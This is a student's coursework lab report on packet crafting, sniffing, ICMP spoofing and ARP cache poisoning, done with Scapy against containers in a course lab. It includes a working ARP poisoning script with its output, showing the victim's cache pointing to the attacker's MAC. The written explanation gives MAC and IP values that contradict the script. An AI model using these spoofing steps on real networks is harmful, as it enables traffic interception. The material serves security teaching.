I confirm that I will keep the content of this Lab confidential. I confirm that I have not received any unauthorized assistance in preparing for or writing this Lab. I acknowledge that a mark of 0 may be assigned for copied work."

Name: Siddharth Samber

Student number: 110124156

LAB 4

Master of Applied Computing

Networking & Data Security

COMP 8677

University of Windsor

Submitted By:

Siddharth Samber

110124156

Submission Date:

28 February 2024

110124156

QUESTION 1

PART 1

```
[02/20/24]seed@VM:~$ sudo python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ls(IP())
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 0               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '127.0.0.1'     (None)
dst        : DestIPField                         = '127.0.0.1'     (None)
options    : PacketListField                     = []              ([])
>>> iph=IP(src='10.0.2.4',dst='10.10.10.10')
>>> ls(iph)
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 0               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.4'      (None)
dst        : DestIPField                         = '10.10.10.10'   (None)
options    : PacketListField                     = []              ([])
```

PART 2

```
>>> ls(UDP())
sport      : ShortEnumField                      = 53              (53)
dport      : ShortEnumField                      = 53              (53)
len        : ShortField                          = None            (None)
chksum     : XShortField                         = None            (None)
>>> udph=UDP(sport=5000,dport=5300)
>>> data="hello"
>>> pkt= iph/udph/data
>>> pkt.show2()
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 33
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x5ab4
  src       = 10.0.2.4
  dst       = 10.10.10.10
  \options   \
###[ UDP ]###
     sport     = 5000
     dport     = 5300
     len       = 13
     chksum    = 0x73ae
###[ Raw ]###
        load      = 'hello'
```

PART 3

```
>>> iph=IP(src='10.0.2.15',dst='10.10.10.10')
>>> icmp=ICMP()
>>> ping_pkt=iph/icmp
>>> ping_pkt.show2()
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 28
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = 0x5abe
  src       = 10.0.2.15
  dst       = 10.10.10.10
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = 0xf7ff
     id        = 0x0
     seq       = 0x0
```

```
>>> udph=UDP(sport=5000,dport=5300)
>>> udp_segment= udph/'hello'
>>> pkt=iph/udp_segment
>>> pkt.show2()
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 33
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x5aa9
  src       = 10.0.2.15
  dst       = 10.10.10.10
  \options   \
###[ UDP ]###
     sport     = 5000
     dport     = 5300
     len       = 13
     chksum    = 0x73a3
###[ Raw ]###
        load      = 'hello'
```

PART 4

```
>>> pkt[UDP].show2()
###[ UDP ]###
  sport     = 5000
  dport     = 5300
  len       = 13
  chksum    = 0x73a3
###[ Raw ]###
     load      = 'hello'
```

QUESTION 2

TASK A

RUN PROGRAM WITH ROOT PRIVILIGE

```
seed@VM: ~
[02/20/24]seed@VM:~$ sudo python3 sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:96:ac:f7
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 45609
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x685d
     src       = 10.0.2.15
     dst       = 10.10.10.10
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x7f7c
        id        = 0x3
        seq       = 0x1
###[ Raw ]###
           load      = '\x13\\\xd5e\x00\x00\x00\x00\xc3\xea\r\x00\x00\
x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1
e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 08:00:27:96:ac:f7
  src       = 52:54:00:12:35:02
  type      = IPv4
```

```
seed@VM: ~
[02/20/24]seed@VM:~$ ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.10.10.10: icmp_seq=1 ttl=60 time=3.48 ms
64 bytes from 10.10.10.10: icmp_seq=2 ttl=60 time=2.93 ms
64 bytes from 10.10.10.10: icmp_seq=3 ttl=60 time=3.19 ms
^C
--- 10.10.10.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 2.926/3.197/3.477/0.225 ms
[02/20/24]seed@VM:~$
```

RUN PROGRAM WITHOUT ROOT PRIVILIGE

```
[02/20/24]seed@VM:~$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 5, in <module>
    pkt=sniff(filter="icmp",prn=print_pkt,iface="enp0s3")
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

OBSERVATIONS AND EXPLANATIONS

Run Program Without Root Privilege

Outcome : We get Operation not permitted Error when not in root privilege and sniffing is not possible.

Scapy Raw Sockets :Scapy operates on raw sockets and in promiscous mode, hence it captures the whole packets structure with headers of different layer and promiscous mode helps in receving all network traffic.

Reason : Access to raw sockets is restricted and protected by the operating system , preventing unprivileged users from engaging in malicious activities.

Run Program With Root Privilege

Outcome: Sniffing is possible with root privilege .

Reason: Creating raw sockets is restricted to the root user or processes with elevated privileges

TASK B

CODE


```
  GNU nano 4.8                          sniffer.py
from scapy.all import *

def req_icmp(pkt):
        if ICMP in pkt and pkt[ICMP].type == 0:
                # Priting inital source and dest IP
                print("Initial source IP and destination IP (ICMP response)")
                print("Source IP: ",pkt[IP].src)
                print("Destination IP: ",pkt[IP].dst)
                # Creating new ICMP ,IP headers
                ip=IP(src=pkt[IP].dst,dst=pkt[IP].src,ihl=pkt[IP].ihl)
                icmp=ICMP(type=8,id=pkt[ICMP].id,seq=pkt[ICMP].seq)
                icmp.chksum = None
                #Creating the packet with new data
                data='COMP8677-Siddharth_Samber'
                pkt=ip/icmp/data
                #Printing new source and dest IP
                print("Modified source IP and destination (ICMP request)")
                print("Source IP: ",pkt[IP].src)
                print("Destination IP: ",pkt[IP].dst)
                print("Data Sent: ",pkt[ICMP].load)
                #sending the packet
                send(pkt,verbose=1)

pkt=sniff(filter="icmp and src 10.10.10.10",prn=req_icmp,iface="enp0s3")
```

OUTPUT

```
seed@VM: ~
[02/22/24]seed@VM:~$ sudo python3 sniffer.py
Initial source IP and destination IP (ICMP response)
Source IP:  10.10.10.10
Destination IP:  10.0.2.15
Modified source IP and destination (ICMP request)
Source IP:  10.0.2.15
Destination IP:  10.10.10.10
Data Sent:  b'COMP8677-Siddharth_Samber'
.
Sent 1 packets.
Initial source IP and destination IP (ICMP response)
Source IP:  10.10.10.10
Destination IP:  10.0.2.15
Modified source IP and destination (ICMP request)
Source IP:  10.0.2.15
Destination IP:  10.10.10.10
Data Sent:  b'COMP8677-Siddharth_Samber'
.
Sent 1 packets.
Initial source IP and destination IP (ICMP response)
```

```
seed@VM: ~
[02/22/24]seed@VM:~$ ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.10.10.10: icmp_seq=1 ttl=60 time=4.61 ms
64 bytes from 10.10.10.10: icmp_seq=2 ttl=60 time=2.98 ms
64 bytes from 10.10.10.10: icmp_seq=3 ttl=60 time=3.31 ms
^C
--- 10.10.10.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 2.984/3.634/4.610/0.702 ms
[02/22/24]seed@VM:~$
```

WIRESHARK OUTPUT



No.	Time	Source	Destination	Protocol	Length	Info
1	2024-02-22 23:4…	10.0.2.15	10.10.10.10	ICMP	98	Echo (ping) request id=0x000e, seq=1/256, ttl=64 (reply in 2)
2	2024-02-22 23:4…	10.10.10.10	10.0.2.15	ICMP	98	Echo (ping) reply id=0x000e, seq=1/256, ttl=60 (request in 1)
3	2024-02-22 23:4…	PcsCompu_96:ac:f7	Broadcast	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
4	2024-02-22 23:4…	RealtekU_12:35:02	PcsCompu_96:ac:f7	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
5	2024-02-22 23:4…	10.0.2.15	10.10.10.10	ICMP	67	Echo (ping) request id=0x000e, seq=1/256, ttl=64 (reply in 6)
6	2024-02-22 23:4…	10.10.10.10	10.0.2.15	ICMP	67	Echo (ping) reply id=0x000e, seq=1/256, ttl=60 (request in 5)
7	2024-02-22 23:4…	10.0.2.15	10.10.10.10	ICMP	67	Echo (ping) request id=0x000e, seq=1/256, ttl=64 (reply in 8)
8	2024-02-22 23:4…	10.10.10.10	10.0.2.15	ICMP	67	Echo (ping) reply id=0x000e, seq=1/256, ttl=60 (request in 7)
9	2024-02-22 23:4…	10.0.2.15	10.10.10.10	ICMP	67	Echo (ping) request id=0x000e, seq=1/256, ttl=64 (reply in 10)
10	2024-02-22 23:4…	10.10.10.10	10.0.2.15	ICMP	67	Echo (ping) reply id=0x000e, seq=1/256, ttl=60 (request in 9)
11	2024-02-22 23:4…	10.0.2.15	10.10.10.10	ICMP	67	Echo (ping) request id=0x000e, seq=1/256, ttl=64 (reply in 12)
12	2024-02-22 23:4…	10.10.10.10	10.0.2.15	ICMP	67	Echo (ping) reply id=0x000e, seq=1/256, ttl=60 (request in 11)
13	2024-02-22 23:4…	10.0.2.15	10.10.10.10	ICMP	67	Echo (ping) request id=0x000e, seq=1/256, ttl=64 (reply in 14)
14	2024-02-22 23:4…	10.10.10.10	10.0.2.15	ICMP	67	Echo (ping) reply id=0x000e, seq=1/256, ttl=60 (request in 13)
15	2024-02-22 23:4…	10.0.2.15	10.10.10.10	ICMP	67	Echo (ping) request id=0x000e, seq=1/256, ttl=64 (reply in 16)

TASK C

PART A

```
>>> from scapy.all import *
>>> pkts=sniff(filter="tcp and src host 93.184.216.34 and dst net 10.0.2.0/24",count=5)
>>> pkts[1][IP].show2()
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 44
  id        = 1067
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = 0x34b8
  src       = 93.184.216.34
  dst       = 10.0.2.15
  \options   \
###[ TCP ]###
     sport     = http
     dport     = 34742
     seq       = 51264001
     ack       = 2944886957
     dataofs   = 6
     reserved  = 0
     flags     = SA
     window    = 65535
     chksum    = 0x78e2
     urgptr    = 0
     options   = [('MSS', 1460)]
###[ Padding ]###
        load      = '\x00\x00'
```

PART B

```
[02/23/24]seed@VM:~$ sudo python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> pkts=sniff(filter="src port 53 and net 10.10.10.0/24",count=5)
>>> pkts[1][IP].show2()
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 188
  id        = 1136
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x559f
  src       = 10.10.10.10
  dst       = 10.0.2.15
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 55148
     len       = 168
     chksum    = 0x276b
###[ DNS ]###
        id        = 3776
        qr        = 1
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 1
```

```
###[ DNS ]###
        id        = 3776
        qr        = 1
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 1
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 3
        nscount   = 0
        arcount   = 1
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'www.mit.edu.'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'www.mit.edu.'
         |  type      = CNAME
         |  rclass    = IN
         |  ttl       = 598
         |  rdlen     = None
         |  rdata     = 'www.mit.edu.edgekey.net.'
         |###[ DNS Resource Record ]###
         |  rrname    = 'www.mit.edu.edgekey.net.'
         |  type      = CNAME
```

```
         |  rclass    = IN
         |  ttl       = 58
         |  rdlen     = None
         |  rdata     = 'e9566.dscb.akamaiedge.net.'
         |###[ DNS Resource Record ]###
         |  rrname    = 'e9566.dscb.akamaiedge.net.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 18
         |  rdlen     = None
         |  rdata     = 23.10.162.27
        ns        = None
        \ar        \
         |###[ DNS OPT Resource Record ]###
         |  rrname    = '.'
         |  type      = OPT
         |  rclass    = 4096
         |  extrcode  = 0
         |  version   = 0
         |  z         = 0
         |  rdlen     = None
         |  \rdata     \
         |   |###[ DNS EDNS0 TLV ]###
         |   |  optcode   = 10
         |   |  optlen    = 24
         |   |  optdata   = "\xb5\x1d\xc7'\xee\xe0(\x0b\x6
```

QUESTION 3

INTERFACES NAMES AND THEIR IP'S TO VERIFY

```
[02/28/24]seed@VM:~$ docker ps
CONTAINER ID        IMAGE                                   COMMAND
              CREATED             STATUS              PORTS
       NAMES
7497f94555b0        handsonsecurity/seed-ubuntu:large   "/bin/sh -c
 /bin/bash"   3 days ago          Up 16 minutes
       seed-attacker
72049551e537        handsonsecurity/seed-ubuntu:large   "bash -c '
/etc/init…"   3 days ago          Up 16 minutes
       victim-10.9.0.5
5964cae49eb3        handsonsecurity/seed-ubuntu:large   "bash -c '
/etc/init…"   3 days ago          Up 16 minutes
       user1-10.9.0.6
737f38193310        handsonsecurity/seed-ubuntu:large   "bash -c '
/etc/init…"   3 days ago          Up 16 minutes
       user2-10.9.0.7
```

ATTACKERS MAC ADDRESS TO VERIFY

```
[02/28/24]seed@VM:~/Sniff_Spoof$ docksh 749
root@VM:/# ifconfig
br-a9cca94c24ff: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:b0ff:feca:6e6f  prefixlen 64  scopeid 0x20<link>
        ether 02:42:b0:ca:6e:6f  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 4285 (4.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


PART 1 : SCRIPT RUN ON ATTACKER SIDE (Completed Code)

```
[02/28/24]seed@VM:~/Sniff_Spoof$ docksh 749
root@VM:/# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ether=Ether(src="02:42:b0:ca:6e:6f",dst="FF:FF:FF:FF:FF:FF")
>>> arp=ARP(psrc="10.9.0.5",hwsrc="02:42:b0:ca:6e:6f",pdst="10.9.0.6")
>>> arp.op=1
>>> frame=ether/arp
>>> sendp(frame,iface="br-a9cca94c24ff")
.
Sent 1 packets.
```

PART 2 RUN ARP ON 10.9.0.6

```
[02/28/24]seed@VM:~$ docksh 596
root@5964cae49eb3:/# arp
Address                  HWtype  HWaddress           Flags Mask
        Iface
victim-10.9.0.5.net-10.  ether   02:42:b0:ca:6e:6f   C
        eth0
```

WIRESHARK OUTPUTS



PART 3

ARP cache Poinsoning attack Explanation:

Attacker Broadcasts ARP Request:

- Attacker machine broadcast ARP request in the LAN 10.9.0.0/24 requesting MAC for IP 10.9.0.6.

Manipulating ARP Request Fields:

- Changes ARP request's psrc (source IP) to 10.9.0.5
- **Reason** :Making it appear as if the request is coming from 10.9.0.5 (Impersonated IP), while it is actually originating from 10.0.0.1 (attacker IP)
- Modifies hwsrc (source MAC) to 02:42:0a:09:00:06, using the attacker's own MAC address instead of the MAC address of 10.9.0.5.
- **Reason** : Thus any data sent to 10.9.0.5 will be sent to attacker’s MAC 02:42:0a:09:00:06

Ether Frame Spoofing:

- Sets the source MAC address as their own MAC address (Attacker’s MAC) 02:42:0a:09:00:06.
- Uses the destination MAC address as the broadcast MAC address ff:ff:ff:ff:ff:ff